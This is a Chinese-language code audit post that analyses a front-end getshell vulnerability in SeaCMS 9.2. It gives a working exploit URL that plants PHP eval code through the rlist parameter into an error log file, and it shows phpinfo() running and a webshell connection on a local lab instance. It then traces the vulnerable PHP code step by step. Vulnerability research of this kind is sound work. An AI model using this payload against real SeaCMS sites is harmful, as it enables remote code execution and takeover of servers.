

代码审计之Seacms前台Getshell分析

原创 Beginners 字节脉搏实验室 今天

章源自【字节脉搏社区】-字节脉搏实验室


作者-Beginners

扫描下方二维码进入社区：



0x01 Seacms介绍:

海洋影视管理系统（seacms，海洋cms）海洋cms是基于PHP+MySQL技术开发的开源CMS，是一套专为不同需求的站长而设计的视频点播系统，灵活，方便，人性化设计简单易用是最大的特色，是快速架设视频网站首选。



0x02 漏洞复现:

字节脉搏实验室

利用路径: /comment/api/index.php?gid=1&page=2&rlist[*]=*hex/@eval(\$_GET[a]);?%3E



127.0.0.1:6840/seacms9.2/upload/comment/api/index.php?gid=1&page=2&rlist[*]=*hex/@eval(\$_GET[a]);?>

seacms Error Warning!

Technical Support: <http://www.seacms.net/>

Error page: /seacms9.2/upload/comment/api/index.php?gid=1&page=2&rlist[*]=*hex/@eval(\$_GET[a]);?%3E
Error info: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '*/eval(\$_GET[a]);?>' ORDER BY id DESC' at line 1
Error sql: SELECT id,uid,username,dtime,reply,msg,agree,anti,plc,vote,isclick FROM sea_comment WHERE m_type=1 AND id in (*/eval(\$_GET[a]);?>' ORDER BY id DESC

{*mlist*:{,*rlist*:{,*page*:{*page*2,*count*0,*size*10,*type*1,*id*1}}

字节脉搏实验室

直接访问: data/mysql_error_trace.php?a=phpinfo();



127.0.0.1:6840/seacms9.2/upload/data/mysql_error_trace.php?a=phpinfo();

PHP Version 5.4.45	
System	Windows NT MACHENI-56V2GFQ 6.2 build 9200 (Windows 8 Business Edition) i586
Build Date	Sep 2 2015 23:45:53
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\adk\shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\adk\shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk\shared" "--enable-object-out-dir=.\obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	F:\phpstudy\PHPTutorial\php\php-5.4.45\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,TS,VC9
PHP Extension Build	API20100525,TS,VC9
Debug Build	no

字节脉搏实验室

写入Shell后, 成功连接: data/mysql_error_trace.php?a=@eval(\$_POST['a']);



127.0.0.1

目录列表 (4)

- C:/
- D:/
- E:/
- F:/
 - phpstudy
 - PHPTutorial
 - WWW
 - seacms9.2
 - upload
 - data
 - admin
 - cache
 - mark
 - sessions

文件列表 (13)

新建 上层 刷新 主目录 书签 F:/phpstudy/PHPTutorial/WWW/seacms9.2/upload/data/ 读取

名称	日期	大小	属性
admin	2020-05-09 08:30:01	4 Kb	0777
cache	2020-05-29 12:53:26	4 Kb	0777
mark	2020-05-09 08:30:01	0 b	0777
sessions	2020-05-09 08:23:21	0 b	0777
common.inc.php	2020-05-09 08:30:23	185 b	0666
config.cache.bak.php	2020-05-09 08:30:23	3.16 Kb	0666
config.cache.inc.php	2020-05-09 08:30:23	3.16 Kb	0666
config.ftp.php	2015-05-20 06:25:05	247 b	0666
config.plus.inc.php	2019-06-24 10:31:33	368 b	0666
config.ucenter.php	2020-05-09 08:30:23	0 b	0666
config.user.inc.php	2012-04-04 08:42:38	482 b	0666
cron.cache.php	2019-07-13 06:06:06	0 b	0666
mysqli_error_trace.php	2020-05-30 06:24:39	4.3 Kb	0666

0x03 代码分析:

第一步: /comment/api/index.php 分析:

```

1  <?php
2  session_start();
3  require_once("../include/common.php");
4  $id = (isset($gid) && is_numeric($gid)) ? $gid : 0;
5  $page = (isset($page) && is_numeric($page)) ? $page : 1;
6  $type = (isset($type) && is_numeric($type)) ? $type : 1;
7  $pCount = 0;
8  $jsoncachefile = sea_DATA."/cache/review/$type/$id.js";
9  //缓存第一页的评论
10 if($page<2)
11 {
12     if(file_exists($jsoncachefile))
13     {
14         $json=LoadFile($jsoncachefile);
15         die($json);

```

字节脉搏实验室

作用: 第3行引用了/include/common.php这个文件。



第二步：打开 /include/common.php 这个文件，定位到 98~118 行：

```
98 function _RunMagicQuotes(&$svar)
99 {
100     if(!get_magic_quotes_gpc())
101     {
102         if( is_array($svar) )
103         {
104             foreach($svar as $_k => $_v) $svar[$_k] = _RunMagicQuotes($_v);
105         }
106         else
107         {
108             $svar = addslashes($svar);
109         }
110     }
111     return $svar;
112 }
113
114
115 foreach(Array('_GET','_POST','_COOKIE') as $_request)
116 {
117     foreach($_request as $_k => $_v) ${$_k} = _RunMagicQuotes($_v);
118 }
```

作用：将 \$_GET、\$_POST、\$_COOKIE 传入的参数注册成全局变量。



第三步：回到 /comment/api/index.php 继续分析，定位到第 18 行：

```
1 <?php
2 session_start();
3 require_once("../include/common.php");
4 $id = (isset($gid) && is_numeric($gid)) ? $gid : 0;
5 $page = (isset($page) && is_numeric($page)) ? $page : 1;
6 $type = (isset($type) && is_numeric($type)) ? $type : 1;
7 $pCount = 0;
8 $jsoncachefile = sea_DATA."/cache/review/$type/$id.js";
9 //缓存第一页的评论
10 if($page<2)
11 {
12     if(file_exists($jsoncachefile))
13     {
14         $json=LoadFile($jsoncachefile);
15         die($json);
16     }
17 }
18 $h = ReadData($id,$page);
19 $rlist = array();
20 if($page<2)
21 {
22     createTextFile($h,$jsoncachefile);
23 }
24 die($h);
25
26
27 function ReadData($id,$page)
28 {
```

字节脉搏实验室

作用：发现在第18行处调用了 ReadData 函数，我们跟进这个函数。



```
function ReadData($id,$page)
{
    global $type,$pCount,$rlist;
    $ret = array("", "", $page, 0, 10, $type, $id);
    if($id>0)
    {
        $ret[0] = Readmlist($id,$page,$ret[4]);
        $ret[3] = $pCount;
        $x = implode(',', $rlist);
        if(!empty($x))
        {
            $ret[1] = Readrlist($x,1,10000);
        }
    }
    $readData = FormatJson($ret);
    return $readData;
}
```

字节脉搏实验室

作用：声明\$type,\$pCount,\$rlist，这些参数都是前面注册的全局变量。



第四步：因为后面的函数都用到了\$rlist这个变量，重点分析\$rlist：

```
27 function ReadData($id,$page)
28 {
29     global $type,$pCount,$rlist;
30     $ret = array("", "", $page, 0, 10, $type, $id);
31     if($id>0)
32     {
33         $ret[0] = Readmlist($id,$page,$ret[4]);
34         $ret[3] = $pCount;
35         $x = implode(',', $rlist);
36         if(!empty($x))
37         {
38             $ret[1] = Readrlist($x,1,10000);
39         }
40     }
41     $readData = FormatJson($ret);
42     return $readData;
43 }
44
```

字节脉搏实验室

作用：implode()把\$rlist组合成字符串，然后进入Readrlist函数。



第五步：跟进Readrlist函数：


```

101 function Readrlist($ids,$page,$size)
102 {
103     global $dsq,$type;
104     $rl=array();
105     $sql = "SELECT id,uid,username,dtime,reply,msg,agree,anti,pic,vote,iskey FROM sea_comment WHERE m_type=$type AND id in ($
ids) ORDER BY id DESC";
106     $dsq->setQuery($sql);
107     $dsq->Execute('commentrlist');
108     while($row=$dsq->GetArray('commentrlist'))
109     {
110         $rl[]=$row['id'].":{"uid":"$row['uid'].","tmp":"$row['uid'].","nick":"$row['username'].","face":"$row['face'].","star"
:":"$row['anony'].","empty($row['username'])?1:0).","from":"$row['username'].","time":"$row['dtime'].","
reply":"$row['reply'].","content":"$row['msg'].","agree":"$row['agree'].","against":"$row['anti'
].","pic":"$row['pic'].","vote":"$row['vote'].","allow":"$row['allow'].","empty($row['anti'])?0:1).","check"
:":"$row['iskey']."}";
111     }
112     $readrlist=join($rl,"");
113     return $readrlist;
114 }

```

字节脉搏实验室

作用：拼接并执行SQL语句：id in (\$ids)，这里的\$ids其实就是刚才可控的 \$rlist 变量。



第六步：SQL执行后，引用了Execute()函数：

```

101 function Readrlist($ids,$page,$size)
102 {
103     global $dsq,$type;
104     $rl=array();
105     $sql = "SELECT id,uid,username,dtime,reply,msg,agree,anti,pic,vote,iskey FROM sea_comment WHERE m_type=$type AND id in ($
ids) ORDER BY id DESC";
106     $dsq->setQuery($sql);
107     $dsq->Execute('commentrlist');
108     while($row=$dsq->GetArray('commentrlist'))
109     {
110         $rl[]=$row['id'].":{"uid":"$row['uid'].","tmp":"$row['uid'].","nick":"$row['username'].","face":"$row['face'].","star"
:":"$row['anony'].","empty($row['username'])?1:0).","from":"$row['username'].","time":"$row['dtime'].","
reply":"$row['reply'].","content":"$row['msg'].","agree":"$row['agree'].","against":"$row['anti'
].","pic":"$row['pic'].","vote":"$row['vote'].","allow":"$row['allow'].","empty($row['anti'])?0:1).","check"
:":"$row['iskey']."}";
111     }
112     $readrlist=join($rl,"");
113     return $readrlist;
114 }

```

字节脉搏实验室

第七步：跟进Execute()函数，函数文件位置：include/sql.class.php 第224~258行：

```

224 function Execute($id="me", $sql='')
225 {
226     global $dsq;
227     self::$i++;
228     if($dsq->isClose)
229     {
230         $this->Open(false);
231         $dsq->isClose = false;
232     }
233     if(empty($sql))
234     {
235         $this->setQuery($sql);
236     }
237     //SQL 语句安全检查
238     if($this->safeCheck)
239     {
240         CheckSql($this->queryString);
241     }
242 }
243
244 $t1 = ExecTime();
245
246 $this->result[$id] = mysqli_query($this->linkID,$this->queryString);
247
248 //查询性能测试
249 //queryTime = ExecTime() - $t1;
250 //if($queryTime > 0.05) {
251 //    echo $this->queryString."--{$queryTime}<hr />\n";
252 //}
253
254 if($this->result[$id]==false)
255 {
256     $this->DisplayError(mysqli_error($this->linkID)." <br />Error sql: <font color='red'>".$this->queryString);
257 }
258 }
259

```

字节脉搏实验室

作用：当查询结果为false时，使用DisplayError()函数的方法。



第八步：跟进DisplayError()函数：

```

465 function DisplayError($msg)
466 {
467     $errorTrackFile = dirname(__FILE__).'/../data/mysql_error_trace.php';
468     //if( file_exists(dirname(__FILE__).'/../data/mysql_error_trace.php') )
469     //{
470     // @unlink(dirname(__FILE__).'/../data/mysql_error_trace.php');
471     //}
472     $msg = '';
473     $msg .= "<div><h3>seacms Error Warning!</h3>\r\n";
474     $msg .= "<div><a href='http://www.seacms.net/'>Technical Support: http://www.seacms.net/</a></div>";
475     $msg .= "<div style='line-height:160%;font-size:14px;color:green'>\r\n";
476     $msg .= "<div style='color:blue'><br />Error page: <font color='red'>".$this->GetCurUrl()."</font></div>\r\n";
477     $msg .= "<div>Error infos: {$msg}</div>\r\n";
478     $msg .= "<br /></div></div>\r\n";
479
480     echo $msg;
481
482     $savemsg = 'Page: '.$this->GetCurUrl()."\r\nError: " . $msg;
483     //保存MySQL错误日志
484     $fp = @fopen($errorTrackFile, 'a');
485     @fwrite($fp, "\r\n<?php /*\r\n {$savemsg} \r\n*/ ?>\r\n\r\n");
486     @fclose($fp);
487 }
488
489
490

```

字节脉搏实验室

作用：这个函数首先输出了提示错误的html代码，之后将mysql的错误日志写入/data/mysql_error_trace.php文件并保存，直到这里就触发了Getshell的漏洞。



0x04 Cms下载地址：

下载地址：<https://share.weiyun.com/5qpXRztl>



通知！

公众号招募文章投稿小伙伴啦！只要你有技术有想法要分享给更多的朋友，就可以参与到我们的投稿计划当中哦~感兴趣的朋友公众号首页菜单栏点击【商务合作-我要投稿】即可。期待大家的参与~



记得扫码
关注我们